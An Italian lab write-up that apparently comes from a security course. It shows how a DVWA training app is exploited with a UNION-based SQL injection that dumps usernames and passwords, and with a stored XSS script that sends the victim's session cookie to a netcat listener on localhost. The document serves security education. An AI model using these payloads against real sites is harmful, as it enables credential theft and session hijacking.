
Progetto 03/11/2023


L’esercizio di oggi richiedeva di exploitare le vulnerabilità attraverso due metodi:

SQL Injection (blind)
XSS STORED




SQL Injection:

**SQL (structured query language) non è altro che il linguaggio con il quale i programmatori possono comunicare con i database dei web server.
Le SQL Injection sono attacchi da parte di utenti non autorizzati che prendono il controllo sui comandi delle SQL utilizzate da una web app.
Questo permette all'attaccante di poter avere controllo su dati sensibili quali: credenziali degli utenti,dati dell'applicazione ecc...**




Con il comando query: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
Siamo andati a chiedere al database di DVWA informazioni riguardo agli users e passwords




XSS STORED:

XSS (Cross site scripting) è una famiglia di vulnerabilità che permettono all'attaccante di prendere il controllo su una Web App e le sue componenti.
XSS STORED: è un tipo di XSS ed avviene quando il payload viene spedito al sito vulnerabile e poi successivamente salvato.
Viene chiamato Stored in quanto ogni volta il codice malevolo si attiva quando si visita quella pagina infetta.



Con il comando: <script>window.location="http://127.0.0.1:12345/?cookie="+document.cookie</script> facciamo in modo tale da recuperare i cookie di un utente e inviarli verso un web server sotto il nostro controllo e lo possiamo vedere mettendoci in ascolto attraverso netcat (un programma open source a riga di comando di comunicazione remota, utilizzabile sia col protocollo TCP sia col protocollo UDP)



Notiamo come il nostro finto server riceve il cookie di sessione dell'ignaro utente autenticato.

In questo progetto vediamo come con un attacco SQL Injection andiamo attraverso una query a chiedere al Database informazioni riservate come l'username e password, mentre con un attacco XSS Stored possiamo recuperare cookie di sessione e spedirli a un nostro server sotto il nostro controllo.